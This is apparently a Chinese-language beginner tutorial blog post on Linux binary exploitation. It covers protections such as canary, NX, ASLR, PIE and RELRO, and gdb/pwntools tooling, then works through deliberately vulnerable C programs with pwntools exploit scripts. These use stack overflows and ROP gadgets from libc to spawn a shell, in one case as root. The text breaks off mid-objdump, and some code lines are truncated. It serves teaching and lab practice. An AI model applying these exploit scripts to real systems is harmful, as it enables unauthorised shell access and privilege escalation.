linux pwn入门学习到放弃

队员编号002 酒仙桥六号部队 5月3日

这是 **酒仙桥六号部队** 的第 **2** 篇文章。

全文共计11470个字，预计阅读时长30分钟。

PWN是一个黑客语法的俚语词，自"own"这个字引申出来的，意为玩家在整个游戏对战中处在胜利的优势。

本文记录菜鸟学习linux pwn入门的一些过程，详细介绍linux上的保护机制，分析一些常见漏洞如栈溢出,堆溢出，use after free等,以及一些常见工具集合介绍等。

linux程序的常用保护机制

先来学习一些关于linux方面的保护措施，操作系统提供了许多安全机制来尝试降低或阻止缓冲区溢出攻击带来的安全风险，包括DEP、ASLR等。

从checksec入手来学习linux的保护措施。checksec可以检查可执行文件各种安全属性，包括Arch、RELRO、Stack、NX、PIE等。

- pip安装pwntools后自带checksec检查elf文件。

```
checksec xxxx.so
    Arch:     aarch64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

另外笔者操作系统为macOS,一些常用的linux命令如readelf需要另外brew install binutils安装。

```
brew install binutils
```

- 当然也可以独自安装checksec。

```
wget https://github.com/slimm609/checksec.sh/archive/2.1.0.tar.gz
tar xvf 2.1.0.tar.gz
./checksec.sh-2.1.0/checksec --file=xxx
```

- gdb里peda插件里自带的checksec功能

```
gdb level4  //加载目标程序
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

CANNARY金丝雀(栈保护)/Stack protect/栈溢出保护

栈溢出保护是一种缓冲区溢出攻击缓解手段，当函数存在缓冲区溢出攻击漏洞时，攻击者可以覆盖栈上的返回地址来让shellcode能够得到执行。

当启用栈保护后，函数开始执行的时候会先往栈里插入cookie信息，当函数真正返回的时候会验证cookie信息是否合法，如果不合法就停止程序运行。

攻击者在覆盖返回地址的时候往往也会将cookie信息给覆盖掉，导致栈保护检查失败而阻止shellcode的执行。

在Linux中我们将cookie信息称为canary/金丝雀。

gcc在4.2版本中添加了-fstack-protector和-fstack-protector-all编译参数以支持栈保护功能，4.9新增了-fstack-protector-strong编译参数让保护的范围更广。

开启命令如下:

```
gcc -o test test.c                          // 默认情况下，开启Canary保护
gcc -fno-stack-protector  -o test test.c //禁用栈保护
gcc -fstack-protector     -o test test.c //启用堆栈保护，不过只为局部变量中含有
gcc -fstack-protector-all -o test test.c //启用堆栈保护，为所有函数插入保护代码
```

FORTIFY/轻微的检查

fority其实是非常轻微的检查，用于检查是否存在缓冲区溢出的错误。

适用情形是程序采用大量的字符串或者内存操作函数，如memcpy，memset，stpcpy，strcpy，strncpy，strcat，strncat，sprintf，snprintf，vsprintf，vsnprintf，gets以及宽字符的变体。

FORTIFY_SOURCE设为1，并且将编译器设置为优化1(gcc -O1)，以及出现上述情形，那么程序编译时就会进行检查但又不会改变程序功能。

开启命令如下:

```
gcc -o test test.c                          // 默认情况下，不会开这个检查
gcc -D_FORTIFY_SOURCE=1 -o test test.c // 较弱的检查
gcc -D_FORTIFY_SOURCE=1 仅仅只会在编译时进行检查 （特别像某些头文件 #include <str
_FORTIFY_SOURCE设为1，并且将编译器设置为优化1(gcc -O1)，以及出现上述情形，那么程序编

gcc -D_FORTIFY_SOURCE=2 -o test test.c // 较强的检查
gcc -D_FORTIFY_SOURCE=2 程序执行时也会有检查 （如果检查到缓冲区溢出，就终止程序）
_FORTIFY_SOURCE设为2，有些检查功能会加入，但是这可能导致程序崩溃。
```

看编译后的二进制汇编我们可以看到gcc生成了一些附加代码，通过对数组大小的判断替换strcpy，memcpy，memset等函数名，达到防止缓冲区溢出的作用。

NX/DEP/数据执行保护

数据执行保护(DEP)（Data Execution Prevention） 是一套软硬件技术，能够在内存上执行额外检查以帮助防止在系统上运行恶意代码。

在 Microsoft Windows XP Service Pack 2及以上版本的Windows中，由硬件和软件一起强制实施 DEP。支持 DEP 的 CPU 利用一种叫做NX(No eXecute）不执行”的技术识别标记出来的区域。

如果发现当前执行的代码没有明确标记为可执行（例如程序执行后由病毒溢出到代码执行区的那部分代码），则禁止其执行，那么利用溢出攻击的病毒或网络攻击就无法利用溢出进行破坏了。如果 CPU 不支持 DEP，Windows 会以软件方式模拟出 DEP 的部分功能。

NX即No-eXecute（不可执行）的意思，NX（DEP）的基本原理是将数据所在内存页标识为不可执行，当程序溢出成功转入shellcode时，程序会尝试在数据页面上执行指令，此时CPU就会抛出异常，而不是去执行恶意指令。

开启命令如下:

```
gcc -o test test.c // 默认情况下，开启NX保护
gcc -z execstack -o test test.c // 禁用NX保护
gcc -z noexecstack -o test test.c // 开启NX保护
```

在Windows下，类似的概念为DEP（数据执行保护），在最新版的Visual Studio中默认开启了DEP编译选项。

ASLR (Address space layout randomization)

ASLR是一种针对缓冲区溢出的安全保护技术，通过对**堆、栈、共享库映射**等线性区布局的随机化，通过增加攻击者预测目的地址的难度，防止攻击者直接定位攻击代码位置，达到阻止溢出攻击的目的。

如今Linux、FreeBSD、Windows等主流操作系统都已采用了该技术。此技术需要操作系统和软件相配合。ASLR在linux中使用此技术后，杀死某程序后重新开启,地址就会会改变。

在Linux上 关闭ASLR，切换至root用户，输入命令

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

开启ASLR，切换至root用户，输入命令

```
echo 2 > /proc/sys/kernel/randomize_va_space
```

上面的序号代表意思如下:

0 – 表示关闭进程地址空间随机化。

1 – 表示将mmap的基址，stack和vdso页面随机化。

2 – 表示在1的基础上增加栈（heap）的随机化。

可以防范基于Ret2libc方式的针对DEP的攻击。ASLR和DEP配合使用，能有效阻止攻击者在堆栈上运行恶意代码。

PIE和PIC

PIE最早由RedHat的人实现，他在连接上增加了-pie选项，这样使用-fPIE编译的对象就能通过连接器得到位置无关可执行程序。

fPIE和fPIC有些不同。-fPIC与-fpic都是在编译时加入的选项，用于生成**位置无关的代码(Position-Independent-Code)**。这两个选项都是可以使代码在加载到内存时使用相对地址，所有对**固定地址的访问都通过全局偏移表(GOT)**来实现。

-fPIC和-fpic最大的区别在于是否对GOT的大小有限制。-fPIC对GOT表大小无限制，所以如果在不确定的情况下，使用-fPIC是更好的选择。

-fPIE与-fpie是等价的。这个选项与-fPIC/-fpic大致相同，不同点在于：-fPIC用于生成动态库，-fPIE用于生成可执行文件。再说得直白一点：-fPIE用来生成位置无关的可执行代码。

PIE和ASLR不是一样的作用，ASLR只能对堆、栈,libc和mmap随机化，而不能对代码段，数据段随机化，使用PIE+ASLR则可以对代码段和数据段随机化。

区别是ASLR是系统功能选项，PIE和PIC是编译器功能选项。

联系点在于在开启ASLR之后，PIE才会生效。

开启命令如下:

```
gcc -o test test.c          // 默认情况下，不开启PIE
gcc -fpie -pie -o test test.c    // 开启PIE，此时强度为1
gcc -fPIE -pie -o test test.c    // 开启PIE，此时为最高强度2
gcc -fpic -o test test.c      // 开启PIC，此时强度为1，不会开启PIE
gcc -fPIC -o test test.c      // 开启PIC，此时为最高强度2，不会开启PIE
```

RELRO(read only relocation)

在很多时候利用漏洞时可以写的内存区域通常是黑客攻击的目标，尤其是存储函数指针的区域。而动态链接的ELF二进制文件使用称为全局偏移表（GOT）的查找表来动态解析共享库中的函数，GOT就成为了黑客关注的目标之一。

GCC, GNU linker以及Glibc-dynamic linker一起配合实现了一种叫做relro的技术: read only relocation。**大概实现就是由linker指定binary的一块经过dynamic linker处理过 relocation之后的区域,GOT为只读。**

设置符号重定向表为只读或在程序启动时就解析并绑定所有动态符号，从而减少对GOT（Global Offset Table）攻击。如果RELRO为 "Partial RELRO"，说明我们对GOT表具有写权限。

开启命令如下:

```
gcc -o test test.c              // 默认情况下，是Partial RELRO
gcc -z norelro -o test test.c   // 关闭，即No RELRO
gcc -z lazy -o test test.c      // 部分开启，即Partial RELRO
gcc -z now -o test test.c       // 全部开启
```

开启FullRELRO后写利用时就不能复写got表。

pwn工具常见整合

pwntools

pwntools是一个二进制利用框架,网上关于pwntools的用法教程很多，学好pwntools对于做漏洞的利用和理解漏洞有很好的帮助。可以利用pwntools库开发基于python的漏洞利用脚本。

pycharm


pycharm可以实时调试和编写攻击脚本，提高了写利用的效率。

1. 在远程主机上执行:

```
socat TCP4-LISTEN:10001,fork EXEC:./linux_x64_test1
```

2. 用pycharm工具开发pwn代码，远程连接程序进行pwn测试。

   需要设置环境变量 TERM=linux;TERMINFO=/etc/terminfo，并勾选 Emulate terminal in output coonsoole，



然后pwntools的python脚本使用远程连接。

```
p = remote('172.16.36.176', 10001)
```

ida

```
...
raw_input() # for debug
...
p.interactive()
```

当pwntools开发的python脚本暂停时，远程ida可以附加查看信息。

gdb附加

```
#!/usr/bin/python
# -*- coding: UTF-8 -*-
import pwn
...
# Get PID(s) of target. The returned PID(s) depends on the type of targe
m_pid=pwn.proc.pidof(p)[0]
print("attach %d" % m_pid)
pwn.gdb.attach(m_pid) # 链接gdb调试，先在gdb界面按下n下一步返回python控制台ente

print("\n##########sending payload##########\n")
p.send(payload)

pwn.pause()
p.interactive()
```

gdb插件枚举

1)PEDA – Python Exploit Development Assistance for GDB

(https://github.com/longld/peda)

可以很清晰的查看到堆栈信息，寄存器和反汇编信息

git clone https://github.com/longld/peda.git ~/panda/peda

echo "source ~/panda/peda/peda.py" >> ~/.gdbinit

2)GDB Enhanced Features

(https://github.com/hugsy/gef)

peda的增强版，因为它支持更多的架构(ARM, MIPS, POWERPC...)，和更加强大的模块,并且和ida联动。

3)libheap(查看堆信息) pip3 install libheap --verbose

EDB附加


EDB 是一个可视化的跨平台调试器，跟win上的Ollydbg很像。

lldb插件

voltron & lisa。一个拥有舒服的ui界面，一个简洁但又拥有实用功能的插件。

voltron

配合tmux会产生很好的效果，如下:



实践

通过几个例子来了解常见的几种保护手段和熟悉常见的攻击手法。

实践平台 ubuntu 14.16_x64

实践1栈溢出利用溢出改变程序走向

编译测试用例

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
void callsystem()
{ system("/bin/sh"); }
void vulnerable_function() {
  char buf[128];
  read(STDIN_FILENO, buf, 512);
}
int main(int argc, char** argv) {
  write(STDOUT_FILENO, "Hello, World\n", 13);
// /dev/stdin    fd/0
// /dev/stdout   fd/1
// /dev/stderr   fd/2
  vulnerable_function();
}
```

编译方法:

```
#!bash
gcc -fno-stack-protector linux_x64_test1.c -o linux_x64_test1 -ldl //禁用
```

检测如下:

```
gdb-peda$ checksec linux_x64_test1
CANARY    : disabled
```

```
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

发现没有栈保护，没有CANARY保护。

生成构造的数据

这里用到一个脚本pattern.py来生成随机数据，来自这里。

```
python2 pattern.py create 150
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3A
```

获取到溢出偏移

用lldb进行调试，

```
panda@ubuntu:~/Desktop/test$ lldb linux_x64_test1
(lldb) target create "linux_x64_test1"
Current executable set to 'linux_x64_test1' (x86_64).
(lldb) run
Process 117360 launched: '/home/panda/Desktop/test/linux_x64_test1' (x86
Hello, World
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3
Process 117360 stopped
* thread #1: tid = 117360, 0x00000000004005e7 linux_x64_test1`vulnerable
    frame #0: 0x00000000004005e7 linux_x64_test1`vulnerable_function + 3
linux_x64_test1`vulnerable_function:
->  0x4005e7 <+32>: retq

linux_x64_test1`main:
    0x4005e8 <+0>:  pushq  %rbp
    0x4005e9 <+1>:  movq   %rsp, %rbp
    0x4005ec <+4>:  subq   $0x10, %rsp
(lldb) x/xg $rsp
0x7fffffffdd58: 0x3765413665413565

python2 pattern.py offset 0x3765413665413565
```

```
hex pattern decoded as: e5Ae6Ae7
136
```

获取 callsystem 函数地址

因为代码中存在辅助函数callsystem，直接获取地址。

```
panda@ubuntu:~/Desktop/test$ nm linux_x64_test1|grep call
00000000004005b6 T callsystem
```

编写并测试利用_提权

pwntools是一个二进制利用框架，可以用python编写一些利用脚本，方便达到利用漏洞的目的，当然也可以用其他手段。

```
import pwn

# p = pwn.process("./linux_x64_test1")
p = remote('172.16.36.174', 10002)
callsystem_address = 0x00000000004005b6
payload="A"*136 + pwn.p64(callsystem_address)

p.send(payload)
p.interactive()
```

测试利用拿到shell，

```
panda@ubuntu:~/Desktop/test$ python test.py
[+] Starting local process './linux_x64_test1': pid 117455
[*] Switching to interactive mode
Hello, World
$ whoami
panda
```

将二进制程序设置为服务端程序,后续文章不再说明。

```
socat TCP4-LISTEN:10001,fork EXEC:./linux_x64_test1
```

测试远程程序，

```
panda@ubuntu:~/Desktop/test$ python test2.py
[+] Opening connection to 127.0.0.1 on port 10001: Done
[*] Switching to interactive mode
Hello, World
$ whoami
panda
```

如果这个进程是root，

```
sudo socat TCP4-LISTEN:10001,fork EXEC:./linux_x64_test1
```

测试远程程序，提权成功。

```
panda@ubuntu:~/Desktop/test$ python test.py
[+] Opening connection to 127.0.0.1 on port 10001: Done
[*] Switching to interactive mode
Hello, World
$ whoami
root
```

实践2栈溢出通过ROP绕过DEP和ASLR防护

编译测试用例

开启ASLR后,libc地址会不断变化,这里先不讨论怎么获取真实system地址，用了一个辅助函数打印system地址。

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <dlfcn.h>
void systemaddr()
{
    void* handle = dlopen("libc.so.6", RTLD_LAZY);
    printf("%p\n",dlsym(handle,"system"));
    fflush(stdout);
}
```

```
void vulnerable_function() {
    char buf[128];
    read(STDIN_FILENO, buf, 512);
}
int main(int argc, char** argv) {
    systemaddr();
    write(1, "Hello, World\n", 13);
    vulnerable_function();
}
```

编译方法：

```
#!bash
gcc -fno-stack-protector linux_x64_test2.c -o linux_x64_test2 -ldl //禁用
```

检测如下：

```
gdb-peda$ checksec linux_x64_test2
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

观察ASLR，运行两次,发现每次libc的system函数地址会变化，

```
panda@ubuntu:~/Desktop/test$ ./linux_x64_test2
0x7f9d7d71a390
Hello, World

panda@ubuntu:~/Desktop/test$ ./linux_x64_test2
0x7fa84dc3d390
Hello, World
```

ROP简介

ROP的全称为Return-oriented programming（返回导向编程）,是一种高级的内存攻击技术可以用来绕过现代操作系统的各种通用防御（比如内存不可执行DEP和代码签名等）。

寻找ROP

我们希望最后执行system("/bin/sh")，缓冲区溢出后传入"/bin/sh"的地址和函数system地址。

我们想要的x64的gadget一般如下:

```
pop rdi  // rdi="/bin/sh"
ret      // call system_addr

pop rdi  // rdi="/bin/sh"
pop rax  // rax= system_addr
call rax // call system_addr
```

系统开启了aslr，只能通过相对偏移来计算gadget，在二进制中搜索，这里用到工具ROPgadget。

```
panda@ubuntu:~/Desktop/test$ ROPgadget --binary linux_x64_test2 --only "p
Gadgets information
============================================================

Unique gadgets found: 0
```

获取二进制的链接，

```
panda@ubuntu:~/Desktop/test$ ldd linux_x64_test2
  linux-vdso.so.1 =>  (0x00007ffeae9ec000)
  libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007fdc0531f000)
  libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fdc04f55000)
  /lib64/ld-linux-x86-64.so.2 (0x00007fdc05523000)
```

在库中搜索 pop ret，

```
panda@ubuntu:~/Desktop/test$ ROPgadget --binary /lib/x86_64-linux-gnu/lib
0x0000000000020256 : pop rdi ; pop rbp ; ret
```

```
0x0000000000021102 : pop rdi ; ret
```

决定用 0x0000000000021102，在库中搜索 /bin/sh 字符串。

```
panda@ubuntu:~/Desktop/test$ ROPgadget --binary /lib/x86_64-linux-gnu/lib
Strings information
============================================================
0x000000000018cd57 : /bin/sh
```

构造利用并测试

这里实现两种gadgets 实现利用目的，分别是version1和version2。

```
#!/usr/bin/python
# -*- coding: UTF-8 -*-
import pwn

libc = pwn.ELF("./libc.so.6")
# p = pwn.process("./linux_x64_test2")
p = pwn.remote("127.0.0.1",10001)

systema_addr_str = p.recvuntil("\n")
systema_addr = int(systema_addr_str,16)  # now system addr

binsh_static = 0x000000000018cd57
binsh2_static = next(libc.search("/bin/sh"))

print("binsh_static   = 0x%x" % binsh_static)
print("binsh2_static  = 0x%x" % binsh2_static)


binsh_offset = binsh2_static - libc.symbols["system"] # offset = static1
print("binsh_offset   = 0x%x" % binsh_offset)

binsh_addr = binsh_offset + systema_addr
print("binsh_addr     = 0x%x" % binsh_addr)


```

```
# version1
# pop_ret_static = 0x0000000000021102 # pop rdi ; ret

# pop_ret_offset = pop_ret_static - libc.symbols["system"]
# print("pop_ret_offset = 0x%x" % pop_ret_offset)

# pop_ret_addr = pop_ret_offset + systema_addr
# print("pop_ret_addr   = 0x%x" % pop_ret_addr)

# payload="A"*136 +pwn.p64(pop_ret_addr)+pwn.p64(binsh_addr)+pwn.p64(sys
# binsh_addr      低   x64 第一个参数是rdi
# systema_addr    高

# version2
pop_pop_call_static = 0x0000000000107419 #  pop rax ; pop rdi ; call rax
pop_pop_call_offset = pop_pop_call_static - libc.symbols["system"]
print("pop_pop_call_offset = 0x%x" % pop_pop_call_offset)

pop_pop_call_addr = pop_pop_call_offset + systema_addr
print("pop_pop_call_addr    = 0x%x" % pop_pop_call_addr)

payload="A"*136 +pwn.p64(pop_pop_call_addr)+pwn.p64(systema_addr)+pwn.p6
# systema_addr      低   pop rax
# binsh_addr        高   pop rdi

print("\n##########sending payload##########\n")
p.send(payload)
p.interactive()
```

最后测试如下:

```
panda@ubuntu:~/Desktop/test$ python test2.py
[*] '/lib/x86_64-linux-gnu/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Starting local process './linux_x64_test2': pid 118889
```

```
binsh_static   = 0x18cd57
binsh2_static  = 0x18cd57
binsh_offset   = 0x1479c7
binsh_addr     = 0x7fc3018ffd57
pop_ret_offset = 0x-2428e
pop_ret_addr   = 0x7fc301794102

##########sending payload##########
[*] Switching to interactive mode
Hello, World
$ whoami
panda
```

实践3栈溢出去掉辅助函数

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void vulnerable_function() {
    char buf[128];
    read(STDIN_FILENO, buf, 512);
}
int main(int argc, char** argv) {
    write(STDOUT_FILENO, "Hello, World\n", 13);
    vulnerable_function();
}
```

编译方法：

```
gcc -fno-stack-protector linux_x64_test3.c -o linux_x64_test3 -ldl //禁用
```

检查防护：

```
gdb-peda$ checksec linux_x64_test3
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
```

```
PIE       : disabled
RELRO     : Partial
gdb-peda$ quit
```

.bss段

相关概念：堆(heap)，栈(stack)，BSS段，数据段(data)，代码段(code /text)，全局静态区，文字常量区，程序代码区。

BSS段：BSS段（bss segment）通常是指用来存放程序中未初始化的全局变量的一块内存区域。

数据段：数据段（data segment）通常是指用来存放程序中已初始化的全局变量的一块内存区域。

代码段：代码段（code segment/text segment）通常是指用来存放程序执行代码的一块内存区域。这部分区域的大小在程序运行前就已经确定，并且内存区域通常属于只读，某些架构也允许代码段为可写，即允许修改程序。在代码段中，也有可能包含一些只读的常数变量，例如字符串常量等。

堆（heap）：堆是用于存放进程运行中被动态分配的内存段，它的大小并不固定，可动态扩张或缩减。当进程调用malloc等函数分配内存时，新分配的内存就被动态添加到堆上（堆被扩张）；当利用free等函数释放内存时，被释放的内存从堆中被剔除（堆被缩减）。

栈(stack)：栈又称堆栈，用户存放程序临时创建的局部变量。在函数被调用时，其参数也会被压入发起调用的进程栈中，并且待到调用结束后，函数的返回值也会被存放回栈中。由于栈的后进先出特点，所以栈特别方便用来保存/恢复调用现场。

程序的.bss段中，.bss段是用来保存全局变量的值的，地址固定，并且可以读可写。

Name	Type	Addr	Off	Size	ES	Flg	Lk	Inf
名字	类型	起始地址	文件的偏移地址	区大小	表区的大小	区标志	相关区索引	其他区信息

```
panda@ubuntu:~/Desktop/test$ readelf -S linux_x64_test3
There are 31 section headers, starting at offset 0x1a48:

```

```
Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
  [24] .got.plt          PROGBITS         0000000000601000  00001000
       0000000000000030  0000000000000008  WA       0     0     8
  [25] .data             PROGBITS         0000000000601030  00001030
       0000000000000010  0000000000000000  WA       0     0     8
  [26] .bss              NOBITS           0000000000601040  00001040
       0000000000000008  0000000000000000  WA       0     0     1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), l (large)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specif
```

寻找合适的gadget

```
panda@ubuntu:~/Desktop/test$ objdump -d linux_x64_test3
00000000004005c0 <__libc_csu_init>:
  4005c0:  41 57                 push   %r15
  4005c2:  41 56                 push   %r14
  4005c4:  41 89 ff              mov    %edi,%r15d
  4005c7:  41 55                 push   %r13
  4005c9:  41 54                 push   %r12
  4005cb:  4c 8d 25 3e 08 20 00  lea    0x20083e(%rip),%r12        # 60
  4005d2:  55                    push   %rbp
